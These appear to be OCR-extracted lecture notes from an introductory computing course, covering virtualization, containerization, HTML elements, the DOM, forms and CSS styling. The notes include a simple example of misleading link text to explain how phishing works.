
- **Virtualizing** hardware refers to creating software, and running it on hardware, such that it creates the illusion that one computer is two, or one computer is ten. This allows one piece of hardware to be sold multiple times.
- This virtualization creates the illusion that we have one server per customer, but actually, all ten of the customers are on the same machine. Importantly, each customer cannot access another customer's data.
- Using the cloud refers to using servers somewhere else that someone else is managing. Companies like Amazon, Microsoft, or Google have these servers that we can access which create the illusion of our own servers, known as **virtual machines**.



- Infrastructure is the actual hardware.
- Hypervisor is a software called VMware or Parallels, which virtualizes this hardware.
- Within the Virtual Machines, different OS's and apps can be installed.

Containerization

- Within virtualization, we might note that there is duplication, particularly for the operating systems.
- **Containerization** shares more software. Instead of installing operating systems three times, we might install it once which allows for more room, where we might be able to run six apps instead of just three, as in virtualization.




- Docker is a program that provides us with the ability to run these apps.

LECTURE 7 WEB DEVELOPMENT

HTML

- When we visit a URL, we're requesting a file from a web server.
- This file is written in **HTML**, or Hypertext Markup Language, which the browser is able to understand.
- Instead of having functions, loops, or conditionals like a programming language, HTML is a markup language with *tags*.
    - These tags tell the browser when to start doing something and when to stop doing something.
- Let's write some code inside `index.html`.
- ```
  <!DOCTYPE html>
  ```
-
- ```
  <html>
      <head>
          <title>hello, title</title>
      </head>
      <body>
          hello, body
      </body>
  </html>
  ```
    - `<!DOCTYPE html>` indicates to the browser that this file is written in HTML.
    - `<html>` is a start tag or "open" tag, while `</html>` is an end tag or "close" tag.
    - In the `head` of our webpage, we have a `title`, or "hello, title".
    - In the `body` of our webpage, we have some text, or "hello, body".
    - We can open these in our browser, which are capable of interpreting these HTML tags line by line.
    - Opening `index.html` in our browser, we see this:




- Let's try creating multiple paragraphs in the body of our webpage.
- Our browser ignores white spaces or tab keys, which are typically used in making code more readable. Instead, to create a line break between two paragraphs, we can use the `<br>` tag, indicating a line break. Note that this time, we don't have to include a close tag since we can't necessarily start breaking a line and end breaking a line—we are simply breaking a line.

```
<!DOCTYPE html>

<html>
    <head>
        <title>paragraphs</title>
    </head>
    <body>
        Lorem ipsum dolor sit amet, consectetur adipiscing elit. Nullam in tincidunt augue. Duis imperdiet, justo ac iaculis rhoncus, erat elit dignissim mi, eu interdum velit sapien nec risus. Praesent ullamcorper nibh at volutpat aliquam. Nam sed aliquam risus. Nulla rutrum nunc augue, in varius lacus commodo in. Ut tincidunt nisi a convallis consequat. Fusce sed pulvinar nulla.
        <br>
        Ut tempus rutrum arcu eget condimentum. Morbi elit ipsum, gravida faucibus sodales quis, varius at mi. Suspendisse id viverra lectus. Etiam dignissim interdum felis quis faucibus. Integer et vestibulum eros, non malesuada felis.
    </body>
</html>
```

  - Opening this file in our browser, we see this:




- To get a space between two paragraphs, we might surround each paragraph the `<p>` and `</p>` tags, where `p` stands for paragraph.

```
<!DOCTYPE html>

<html>
    <head>
        <title>paragraphs</title>
    </head>
    <body>
        <p>
            Lorem ipsum dolor sit amet, consectetur adipiscing elit. Nullam in tincidunt augue. Duis imperdiet, justo ac iaculis rhoncus, erat elit dignissim mi, eu interdum velit sapien nec risus. Praesent ullamcorper nibh at volutpat aliquam. Nam sed aliquam risus. Nulla rutrum nunc augue, in varius lacus commodo in. Ut tincidunt nisi a convallis consequat. Fusce sed pulvinar nulla.
        </p>
        <p>
            Ut tempus rutrum arcu eget condimentum. Morbi elit ipsum, gravida faucibus sodales quis, varius at mi. Suspendisse id viverra lectus. Etiam dignissim interdum felis quis faucibus. Integer et vestibulum eros, non malesuada felis.
        </p>
    </body>
</html>
```

  - Opening this file in our browser, we see this:




Lists

- To create an *unordered* list, we can use the tags `<ul>` and `</ul>` to surround our list. To create an *ordered* list, we can use the tags `<ol>` and `</ol>` instead.
- For each list item, we can surround it with `<li>` and `</li>` tags.
- Suppose we wanted an unordered list with foo, bar, and baz.
- This is what our code might look like:

```
<!DOCTYPE html>

<html>
    <head>
        <title>list</title>
    </head>
    <body>
        <ul>
            <li>foo</li>
            <li>bar</li>
            <li>baz</li>
        </ul>
    </body>
</html>
```

- Opening this file in our browser, we see this:



- Note that with an ordered list, if we wanted to add or remove an item, we can simply add or delete a list item. The browser will take care of the numbering of each item for us.


Headings

- In HTML, we can include some styling with heading tags.
- We can surround text with heading tags: `<h1>` and `</h1>`, `<h2>` and `</h2>`, `<h3>` and `</h3>`, `<h4>` and `</h4>`, `<h5>` and `</h5>`, and `<h6>` and `</h6>`.
- Let's explore how each tag styles the text. Here is some code, and below is the output. We might note that as we go from `h1` to `h6`, the text remains bold but becomes smaller and smaller.

```
<!DOCTYPE html>

<html>
    <head>
        <title>headings</title>
    </head>
    <body>
        <h1>One</h1>
        <h2>Two</h2>
        <h3>Three</h3>
        <h4>Four</h4>
        <h5>Five</h5>
        <h6>Six</h6>
    </body>
</html>
```

- Opening file in a browser, we see this:



Links


- To link another webpage, say https://www.harvard.edu, on our webpage, we use `<a>` and `</a>` tags, or anchor tags. Additionally, we must provide a reference, or the link we'd like to follow, and we can pass this in as an *attribute* of the anchor tag.

- Attributes modify the behavior of the tag it is passed into.
- The attribute for providing a link is named `href`, so we pass in the key-value pair, `href = "https://www.harvard.edu/"`, to the anchor tag.
- Our code might look like this:


```
<!DOCTYPE html>

<html>
    <head>
        <title>link</title>
    </head>
    <body>
        Visit <a href="https://www.harvard.edu/">Harvard</a>.
    </body>
</html>
```

- Opening this file in our browser, we see this:



- Note that within our anchor tags, we have the word “Harvard,” which users will click to access the link that we have specified.
    - *Phishing* can potentially occur via this construction, where Person A might try to “socially engineer” Person B to click a certain link. Person B believes that this link is taking them someplace, but actually, this link is taking them someplace else.
    - For example, if we had written `Visit <a href="https://www.harvard.edu/">PayPal.com</a>.` instead, the page would look like this:



- Upon clicking “PayPal.com,” we will actually be taken to www.harvard.edu.

Languages

- In the beginning of the file, we have a tag that indicates the start of our HTML file, or `<html>`. We can pass in an attribute to this tag to specify the language of this file. This is particularly useful when a browser is attempting to translate a page, as it will know what language the page currently is in.
- For example, we could write `<html lang="en">` to specify that this webpage is in English.


Images

- To include an image, we can use the `<img>` tag and pass in an attribute that specifies the image we would like. For example, if our image was named cat.jpg, we can pass in the key-value pair `src="cat.jpg"`.
- Additionally, we can pass in another key-value pair that provides a placeholder for the image. To do this, we can add `alt="Grumpy Cat"` as an attribute of the `<img>` tag.
- Our code might look like this:

```
<!DOCTYPE html>

<html>
    <head>
        <title>image</title>
    </head>
    <body>
        <img alt="Grumpy Cat" src="cat.jpg">
```

- `</body>`
- `</html>`
- Opening this file in our browser, we see this:



Tables


- To create a table in HTML, we first specify that we want a table using the `<table>` tags. Within the start and end of the table, we would like rows, which can be specified by `<tr>` tags. Within the start and end of each row, we would like some data, which can be specified by `<td>` tags.
- For example, to create a representation of a phone's numberpad, we might write this code:

```
<!DOCTYPE html>

<html>
    <head>
        <title>table</title>
    </head>
    <body>
        <table>
            <tr>
                <td>1</td>
                <td>2</td>
                <td>3</td>
            </tr>
            <tr>
                <td>4</td>
```

```
                    <td>5</td>
                    <td>6</td>
                </tr>
                <tr>
                    <td>7</td>
                    <td>8</td>
                    <td>9</td>
                </tr>
                <tr>
                    <td>*</td>
                    <td>@</td>
                    <td>#</td>
                </tr>
            </table>
        </body>
    </html>
```


- Opening this file gives us this:



- In the code for this table, there are many HTML elements, which include everything from a specific start tag to its end tag.
- These HTML elements form a tree, and we can see this by looking at the indentations of the code.
    - Inside of the table element, there are 4 table row elements. If we consider the table element to be the node, then it has 4 children.
    - Inside each table row element are 3 table data elements. If we consider the table row element to be the node, then each has 3 children.

Document Object Model

- A **DOM**, or document object model, is a tree with HTML elements.
- For example, for the code on the left, we can draw the tree on the right.



  - At the top of this tree, we have `document`, which contains everything in the file.
  - The only child of document is `html`. `html` has two children, `head` on the left and `body` on the right.
  - Inside `head`, we see the `title` element. However, inside the `title` element, there are no elements, only a value. We've denoted this value with a different shape on the tree. Since the `title` element does not contain any more elements, it is considered a *leaf* of this tree.
  - Inside `body`, there are no elements, only the "hello, body" value. The `body` element is also considered a *leaf* of this tree.

Forms


- To create a form that can ask the user for information, we can use the `<form>` and `</form>` tags.
- To ask the user for input inside these forms, we can use the `<input>` and `</input>` tags.
- The `<input>` tag has many possible attributes:
  - The `type` attribute specifies what type of input we want the user to provide. If the type is `text`, then the user will be able to type into a box. If the type is `submit`, then the user will be able to click a button.
  - The `placeholder` attribute specifies the text that will appear in an input box before user input.

    - The `value` attribute specifies the text that will appear on the submit button.
- Our code might look like this:

```
<!DOCTYPE html>

<html>
    <head>
        <title>search</title>
    </head>
    <body>
        <form>
            <input placeholder="Query" type="text">
            <input type="submit" value="Search">
        </form>
    </body>
</html>
```

- Opening this file in a browser, we see this:



Querying With Google

- We've built a front-end, where the user can interact with our website. However, when we click the "Search" button, since we have no back-end, nothing happens. We'll use Google as our back-end instead of creating our own.
- When we type in `https://www.google.com/search?q=cats` into the address bar, we'll get a google search for "cats."
    - Taking a look at the formatting of this URL, we might note that in order to provide input from our browser to the server, we first visit some URL. Then, we

append a question mark to that URL to indicate that some inputs are going to follow. Finally, we append key-value pairs separated by ampersands.
    - In this case, we have a URL, or `https://www.google.com/search`. Then, we append a question mark to get `https://www.google.com/search?`. The key-value pair in this case is `q=cats`, where `q` is the name of the input and cats is the user input. Combining these, we get `https://www.google.com/search?q=cats`.
- Let's try to fix our "Search" button so that it returns a Google Search.
- When the user submits our form, we want to go to that base URL, or https://www.google.com/search. We can write this in code by passing in an `action` attribute to the `<form>` tag.
- We would also like to append the query to the end of that base URL. Thus, we need a key-value pair, where the key is the input name. To denote the input name, we can give that specific `<input>` tag a `name` attribute, where the name is "q."
- Our code might look like this:

```
<!DOCTYPE html>


<html>
    <head>
        <title>search</title>
    </head>
    <body>
        <form action="https://www.google.com/search">
            <input name="q" placeholder="Query" type="text">
            <input type="submit" value="Search">
        </form>
    </body>
</html>
```

- Additionally, we can add other attributes to the `<input>` tags. For example, we can turn autocomplete off to ensure that the user must type their query entirely each time. We can also set the box to autofocus, in which case the box is immediately selected upon loading the page.
- Our code might look like this:

```
<!DOCTYPE html>

<html>
    <head>
        <title>search</title>
    </head>
    <body>
        <form action="https://www.google.com/search">
            <input autocomplete="off" autofocus name="q"
placeholder="Query" type="text">
            <input type="submit" value="Search">
        </form>
    </body>
</html>
```

- Opening this file in a browser, we see this:



CSS


- There are many other tags in HTML. For example, we can indicate the header of a webpage with the `<header>` tag, the main portion of the webpage with the `<main>` tag, and the footer of the webpage with the `<footer>` tag.

```
<!DOCTYPE html>

<html>
    <head>
        <title>css</title>
    </head>
    <body>
        <header>
            John Harvard
        </header>
        <main>
            Welcome to my home page!
        </main>
        <footer>
            Copyright &#169; John Harvard
        </footer>
    </body>
</html>
```

  - Note that `&#169` is an HTML entity. The computer recognizes this as the copyright symbol and displays that symbol on the webpage. The `;` afterwards denotes the end of that HTML entity.

- Opening this file in a browser, we see this:



CSS in an Attribute


- To introduce styling, such as positioning, sizes, fonts, and colors, we need another language, namely **CSS**, or Cascading Style Sheets.
- If we want to change the style of a certain element, we can add an attribute to that element named `style`. Then, as the value, we can include styling, which follows a specific syntax. CSS requires that the styling syntax be a keyword (like “font-size”), a colon, and then a value (like “medium”).
- For example, we can change the `header` element to have a large font size by writing `<header style="font-size: large">`. Similarly, we can change the `main` element to have a medium font size, and the `footer` element to have a small font size.
- Additionally, if we want every HTML element within the `body` element to be centered, instead of adding that tag to each element within `body`, we can simply add `style="text-align: center"` to just the `<body>` tag. This will affect all elements within the `body` element.
- Our code might look like this:

```
<!DOCTYPE html>

<html>
    <head>
        <title>css</title>
    </head>
    <body style="text-align: center">
        <header style="font-size: large">
```

```
            John Harvard
        </header>
        <main style="font-size: medium">
            Welcome to my home page!
        </main>
        <footer style="font-size: small">
            Copyright &#169; John Harvard
        </footer>
    </body>
</html>
```

- Opening this in a browser, we see this:



CSS in an HTML File

- Note that our CSS and HTML languages are currently intertwined in the same lines. Typically, it is better practice to factor out one language and put it in a tag of its own. Thus, we will factor out the CSS and place all of the styling into `<style>` tags at the `head` of the file.
- Within the `<style>` tags, we need to specify the HTML elements that we are styling.
- Within each specified HTML element, we can specify the multiple style properties, each separated by semicolons.
- Our code might look something like this:

```
<!DOCTYPE html>

<html>
    <head>
        <style>

            body
            {
                text-align: center;
            }

            header
            {
```

```
                    font-size: large;
                }

                main
                {
                    font-size: medium;
                }

                footer
                {
                    font-size: small;
                }

            </style>
            <title>css</title>
        </head>
        <body>
            <header>
                John Harvard
            </header>
            <main>
                Welcome to my home page!
            </main>
            <footer>
                Copyright &#169; John Harvard
            </footer>
        </body>
    </html>
```

- Opening this file in a browser will have the same result as including style tags in each HTML element.
- Additionally, we can create *classes*, or collections of properties. For example, we can make a class named “centered”. Inside this class, we can include the property `text-align: center`.
- Now, for every HTML element that we want to have these properties, we can give them the attribute `class="centered"`. Since we can use these for multiple elements, classes are considered reusable.
- For our program, if we use classes instead, our code might look like this:

```
    <!DOCTYPE html>

    <html>
        <head>
            <style>

                .centered
                {
                    text-align: center;
                }

                .large
```

```
                {
                    font-size: large;
                }

                .medium
                {
                    font-size: medium;
                }

                .small
                {
                    font-size: small;
                }

            </style>
            <title>css</title>
        </head>
        <body class="centered">
            <header class="large">
                John Harvard
            </header>
            <main class="medium">
                Welcome to my home page!
            </main>
            <footer class="small">
                Copyright &#169; John Harvard
            </footer>
        </body>
    </html>
```

CSS in its Own File

- We can also write the CSS in an entirely separate file. In this case, we must also tell our HTML file how to find its styling.
- In a separate file called `css3.css`, we'll have the same CSS as earlier.

```
    .centered
    {
        text-align: center;
    }

    .large
    {
        font-size: large;
    }

    .medium
    {
        font-size: medium;
    }
```

```
.small
{
    font-size: small;
}
```

- In our HTML file, we can "link" the CSS file in the head by including this line: `<link href="css3.css" rel="stylesheet">`.
- This tag link tells the browser to link this HTML file to another file called `css3.css`. The `rel="stylesheet"` part simply states that the relationship between `css3.css` and our HTML file is that `css3.css` is the style sheet.
    - The browser will copy-paste the contents of the CSS file as though it were at the top of the page.
- We can reuse this CSS file by linking it to multiple HTML pages. Browsers exploit this property—if a browser realizes that a webpage we visit has the same CSS file as another, it will only download the file once.
    - This saves the user time because we no longer have to wait for the file to be downloaded.
